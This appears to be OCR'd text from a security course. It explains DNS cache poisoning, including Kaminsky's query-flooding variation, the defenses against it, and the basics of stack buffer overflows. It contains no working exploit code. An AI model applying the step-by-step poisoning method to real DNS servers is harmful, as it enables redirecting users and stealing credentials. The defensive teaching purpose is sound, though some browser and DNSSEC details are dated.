To offload the enormous amount of traffic that would be destined for the root name servers or the com name server, local DNS servers maintain caches of recent responses. If the answer is in the cache, there is no need to do a complete recursive lookup; the response is simply returned to the client resolver. Additionally, each DNS query has a Query ID, sometimes called a Transaction ID number. This Query ID may be predictable based on earlier Query IDs.

You might think you could launch a DNS-based attack by just registering a similar-looking domain name to trick users. For example, several example domain names appear to be designed to trick unwary users, including www.nasa.com, www.m1crosoft.com, www.micros0ft.com, and www.paypa1.com. But, that's not really an attack against DNS; it's an attack against the registration system and users' ability to differentiate between similar-looking characters.

DNS Cache Poisoning Scenario

- Let's introduce the players

Alice, a happy-go-lucky client surfing the net for fun and profit

dns.good.com, Alice's unsuspecting DNS server

Eve, the evil bad guy on the Internet

dns.evil.com, Eve's DNS server

www.bank.com, Alice's online bank

dns.bank.com, the name server of a website that Alice wants to access

Alice wants to do some banking. The evil attacker redirects her business to his site, where he gathers her sensitive account and password information.


Here's how....

Kaminsky's DNS Cache Poisoning Variation

- Older incarnations of DNS cache poisoning had some important dependencies and limitations
  - For example, the attacker had to
    - Predict the query ID exactly right
    - And win the race
    - Or else the legit answer is cached for the DNS time to live set by the legit DNS server's administrator
- Is there another way that gets around these limitations?
- Yes, Dan Kaminsky formulated a clever approach for doing so
  - Metasploit modules have been released that implement this variation of DNS cache poisoning
- Still effective with some commercial routers and internal attacks

For this form of DNS cache poisoning, the dependencies include the attacker predicting the query ID number correctly and winning the race. If the attacker loses the race condition, the legitimate answer from the legitimate DNS server gets cached. That answer stays lodged in the cache of the DNS server for a time to live configured by the legitimate DNS server's administrator, possibly a value of minutes, hours, or even days. The attacker either has to wait until the record expires, try to poison the server with a record for a different domain name, or move on to another DNS server to target.

Security researcher Dan Kaminsky devised a method for addressing these dependencies and limitations in a powerful variation of DNS cache poisoning. Dan's technique has been implemented in some Metasploit modules. Let's look at it in more detail as a third variation of DNS cache poisoning attack.




Dan Kaminsky's variation on DNS cache poisoning begins in step 1 with a query going from the evil attacker to the good name server. The attacker's goal, as before, is to load a bogus record for www.bank.com into the DNS cache of dns.good.com. This time, the attacker's initial query is not for www.bank.com, but for some other bogus name in the same bank.com domain, a random name, which we call $RANDOM1.bank.com.

In step 2, the legit DNS server sends a request to dns.bank.com to lookup $RANDOM1.bank.com.

The attacker starts composing and sending responses in step 3, perhaps a hundred or more, trying to answer the request from step 2. The responses in step 3 have a spoofed source address to appear to come from dns.bank.com. The attacker inserts guesses for the Query ID number in each response.

But, these responses in step 3 are different than the responses we saw in the earlier versions of DNS cache poisoning. Instead of sending an answer with the IP address for $RANDOM1.bank.com, the attacker's responses actually tell dns.good.com that dns.bank.com doesn't know the answer for $RANDOM1.bank.com. Instead, these responses contain a DNS redirect saying that dns.bank.com doesn't know the IP address of $RANDOM1.bank.com, but that the DNS server www.bank.com knows, and he's located at 10.10.10.2.

If the Query ID numbers of these DNS responses with redirects are incorrect in step 3, dns.good.com rejects them by simply dropping them. In step 4, we show the rejections as the attacker uses incorrect Query ID numbers again and again in the responses.



Eventually, dns.good.com gives up, because it either gets an answer from dns.bank.com saying that $RANDOM1.dns.com doesn't exist, or it never gets a legit answer for $RANDOM1.bank.com and times out.

In step 5, the attacker can then send in a query for another randomly generated name in the bank.com domain, which we call $RANDOM2.bank.com. The dns.good.com server forwards the request in step 6, and the attacker starts sending answers again in step 7. Eventually, repeating steps 5, 6, and 7, the attacker ultimately gets a Query ID number correct. After all, there are only 65,536 different Query ID numbers, and the attacker can send 100 or more responses each time step 5 (which is a repeat of step 1) is tried.

In step 8, the attacker has gotten a Query ID number correct in a response that includes a redirect saying that www.bank.com knows the answer and that he is at 10.10.10.2, an IP address chosen by the attacker. The legit name server caches this record!

In step 9, dns.good.com sends a request to what it thinks is www.bank.com for resolving the name $RANDOM2.bank.com. Based on the evil entry in the good DNS server's cache, it sends the request for $RANDOM2.bank.com to 10.10.10.2, likely one of the attacker's own machines. This request from dns.good.com indicates to the attacker that the cache poisoning worked successfully. The attacker doesn't need to send a response to the query in step 9, because the cache was already successfully poisoned in steps 7 and 8.

The beauty of this approach is that it allows the attacker to send query after query without worrying about getting a good, legit record lodged in the cache, forcing the attacker to wait for the Time to Live expire. Furthermore, the attacker can run through arbitrary numbers of iterations here, trying again and again until a poison record is lodged in the DNS server's cache.

Defenses – Preparation (1)

DNS Cache Poisoning

- Make the source port of DNS queries difficult to predict
  - That way, responses with bad port numbers are rejected
  - Makes the attack more difficult, because bad guy must predict both Query ID number *and* UDP port
  - Patch your DNS servers
- Do not accept piggybacked responses and use a hard-to-predict Query ID
  - Keep DNS server (BIND, Windows DNS, DJB DNS, and others) up-to-date
- Configure external DNS servers to perform recursive queries only for internal systems
  - Don't let just anyone on the Internet cause your external DNS server to do recursive look ups
  - Prevents steps 1 and 4 from our scenario
  - A configuration option in major DNS server types
  - This can be dodged by sending e-mail and causing the mail server to look up a name using the external name server

Your best bet currently is to make sure you are using the latest patched version of your DNS server. To deal with the Dan Kaminsky variation of DNS cache poisoning, updated DNS servers randomize the source port in the queries they send out (such as in steps 2 and 6 from the previous slides on Kaminsky's variation). Because the attacker doesn't know the appropriate port to send the DNS redirect responses to, he or she faces the daunting problem of having to guess the appropriate port (a 1 in 65,536 proposition) and the appropriate Query ID number (another 1 in 65,536 proposition). The extra randomness in the source port makes Dan Kaminsky's variation of DNS cache poisoning difficult to pull off.


Furthermore, a patched DNS server won't allow multiple responses for other domains and has more difficult-to-predict Query IDs. The Internet Software Consortium (http://www.isc.org) recommends that you upgrade BIND to the latest version for security reasons (the stuff described here, as well as some nasty root exploits allowing an attacker to gain root on the DNS server through a buffer overflow, and some DoS vulnerabilities).

An additional solution to this problem involves configuring your externally accessible DNS servers so that they perform recursive queries only for internal systems. With such a set up, if an external machine asks for DNS resolution for a different domain, the DNS server won't do a recursive lookup, thereby foiling steps 1 and 4 in our previously discussed scenario. This is a configuration option in the major DNS server types available today. This kind of configuration can be dodged, however, by the attackers sending e-mail and causing the mail server to look up a name using the external name server. Although it can be dodged, this defensive technique of not allowing just anyone on the Internet to initiate a recursive lookup is still a good idea.

Defenses – Split-Split DNS

DNS Cache Poisoning

- Preparation: Use split-split (yes, that's split-split) DNS
  - Have a different DNS server resolve names for insiders and not respond to outside queries at all
  - Use a separate DNS server for responding to queries for externally accessible stuff
  - Best current solution, but not widely used (too complex/expensive)



Although not widely used, the split-split DNS prevents this type of attack for folks who are very paranoid.

The split-split DNS is based on the idea of eliminating the possibility of Steps 1–3. The local name server and anything it depends on will only be able to resolve names for local systems and won't respond to queries from outside machines. Outside machines have to resolve names of local systems using an entirely different name server (the external external DNS). Note that this is different from traditional split DNS, where an inside and outside name server cooperate with each other, and the inside forwards requests to the outside machine, which also resolves names for outside systems.

Defenses – Preparation (2)

DNS Cache Poisoning

- Use SSL (HTTPS) with server-side authentication for important transactions
  - Involves user education
- Although not part of this exploit, protect your DNS server
  - Harden the OS
  - Cryptographically check DNS database files regularly with a file integrity checker
  - Utilize an intrusion detection system
  - Utilize an Intrusion Prevention System
- Digitally sign DNS records
  - The (likely) eventual solution, DNSSEC, will be deployed some day
  - Deployment is gradually beginning now

Of course, SSL helps defeat this kind of attack, because users may detect that the session with the bank is not secured. Of course, users must be educated to know that they should only interact with a bank over secured connections. Furthermore, just because the lock lights up in the lower corner of your browser does not mean you are dealing with the actual site you think you are! It just means that you are dealing with a site that paid VeriSign their registration fee. Users must be educated to check the credentials of the sites they are visiting if sensitive business is going on. In Netscape, double-click the lock to see what the certificate says. In IE 5 or 6, just click the lock.

Also, protect your DNS servers and their zone files, for goodness sakes! Use something like Tripwire or another file integrity checking tool to periodically check to see if your DNS records have been altered.

Eventually, we have DNSSEC, with cryptographically signed DNS records. The problem with widespread deployment of DNSSEC is that we don't have a trust infrastructure for the public keys. How can I know to trust your keys, and vice versa? Some big issues still need to be sorted out on a wide scale.

Defenses — DNS Cache Poisoning

- Identification
  - Use nslookup, dig, or ping to check a DNS cache entry on a suspect DNS server
- Containment
  - Flush DNS server cache
  - Procedure depends on DNS server type
- Eradication and Recovery
  - Make sure to upgrade DNS server ASAP
  - Pseudo-random UDP source ports
  - Difficult-to-guess DNS query IDs
  - Consider split-split DNS if a frequent problem

To identify this type of attack, simply use the suspect DNS server to resolve a name that might have been subject to DNS cache poisoning. By running nslookup, dig, or even ping (on a machine configured to use the suspect DNS server), you can see the IP address that is associated with a given name. Check its accuracy.

After identifying the problem, you need to quickly get rid of the bad DNS entries. You can do this by rebooting the DNS server or using a process to flush the server's cache. To get back into business, patch your DNS server using the latest version, which is likely less susceptible to this form of attack.

If this type of attack continues, consider split-split DNS.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. **Buffer Overflows**
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

Now, we discuss in-depth one of the most prominent attack vectors in use today: buffer overflows.


Buffer Overflow

- Seminal paper on this technique by Aleph One, "Smashing the Stack for Fun and Profit" (1996)
- Allows an attacker to execute arbitrary commands on your machine
- Take over system or escalate privileges
  - Get root or admin privileges
- Some work locally, others across the network
- Based on moving data around in memory without properly checking its size
  - Giving the program more data than program developers allocated for it
  - Caused by not having proper bounds checking in software
- Same core issue (non-validated input) for heap- and integer-based overflows

Buffer overflow exploits are one of the most insidious information security problems. A buffer overflow essentially takes advantage of applications that do not adequately parse input by stuffing too much data into undersized receptacles. They occur when something very large is placed in a box far too small for it to fit. Depending on the environment, the resulting "overflow" of code typically has unfettered capacity to execute whatever arbitrary functions a programmer might wish. Programs that do not perform proper bounds checking are common, and buffer overflow exploits are well known across most UNIX and Windows platforms. A large number of exploits floating around the net take advantage of a buffer overflow problem in one form or another.

There is a seminal paper on this technique by Aleph One, which is titled "Smashing the Stack for Fun and Profit."

The same root cause (non-validated input) is also the cause of other attacks, such as heap overflows.




Consider this simple function call, which is a simple example of two buffer overflow flaws. We set up a variable that can hold 50 characters (bufferA), and another that can hold 16 characters (bufferB). Later, we call the "gets" function. The "gets" function is extremely dangerous and is just asking for a buffer overflow attack. If the user types more than 50 characters, bufferA itself is filled, and other critical data elements are altered. The gets function performs no bounds checking at all, letting the user type in arbitrary amount of data. By typing more than 50 characters of arbitrary text, the attacker can crash this program, because certain data elements needed to keep the program running change.

That's not all! The strcpy function call also has a problem. Even if the attacker types less than 50 characters, we could still see the contents of bufferA overflowing bufferB. Strcpy is called with the first argument as the destination, the second as the source. Therefore, up to 50 characters (bufferA) are written into a location that can hold up to 16 characters. Ouch! That's two buffer overflow flaws in only a few lines of code.

To avoid this type of problem, add bounds checking to the program. Because the "gets" function has no bounds checking, it should always be avoided. This could be fixed by using this syntax:


```
fgets (bufferA, sizeof(bufferA), stdin);
```

A simple example of good bounds checking is to put a statement that tracks how much data is being written to the buffer and when it tries to exceed the maximum amount, deny the request. Input can be retrieved one character at a time until the buffer is filled. Also, the strncpy command can be used to copy only n characters. However, the developer has to calculate "n" correctly, or else we get another buffer overflow!



To understand how buffer overflows work, we first need to analyze how programs run on a computer.


When running a program, the central processing unit fetches instructions from memory, one by one, and in sequence. The CPU contains a register called the Instruction Pointer, which tells it where to grab the next instruction for the running program. The processor grabs one program instruction from memory by using the Instruction Pointer to refer to a location in memory where the instruction is located. This instruction is executed, and the instruction pointer is incremented. The next instruction is then fetched and run. The CPU continues stepping through memory, grabbing and executing instructions sequentially, until a branch or jump is encountered. These branches and jumps can be caused by if/then conditions, loops, subroutines, or goto statements in the program. When a jump or branch is encountered, the Instruction Pointer's value is altered to point to the new location in memory, where sequential fetching of instructions begins.



Most modern programming languages include the concept of a subroutine call. In this program, execution starts in the main function. Then, the subroutine, sample_function, is called. This causes the CPU's Instruction Pointer to jump to a new area of memory, where the code for the function is located. The function runs and finishes. At this point, control return to the main program, as the Instruction Pointer is altered back to the place in the main function where execution left off before the function was called.

A Normal Stack

Buffer Overflow



- Programs call their subroutines, allocating memory space for function variables on the stack
- The stack is like a scratchpad for storing little items to remember
- The stack is LIFO
  - You push things on top of the stack
  - You pop things from the top of the stack
- The return pointer (RP) contains the address of the calling function


Buffer overflows take advantage of the nature of the way in which information is stored by computer programs. In general, when a program calls a subroutine, the function variables and a return address pointer are stored in a logical data structure known as a "stack." The return pointer (RP) contains the address of the point in the program to return to when the subroutine has completed execution. The variable space that is allocated, sometimes called a buffer, is filled from back to front, higher address to lower address.

Programs call their subroutines, allocating memory space for function variables on the stack. The stack is like a scratchpad for storing little items to remember.

- The stack is LIFO (last in first out).
- You push things on top of the stack.
- You pop things from the top of the stack.
- The RP contains the address where execution was interrupted in the calling function (that is, the original program making the function call). It's the point we want to return to when the function finishes running.

Smashing the Stack

Buffer Overflow



- User data is written into the allocated buffer by the subroutine
- If the data size is not checked, RP can be overwritten by user data
- Attacker exploit places machine code in the buffer and overwrites the RP
- When function returns, attacker's code is executed

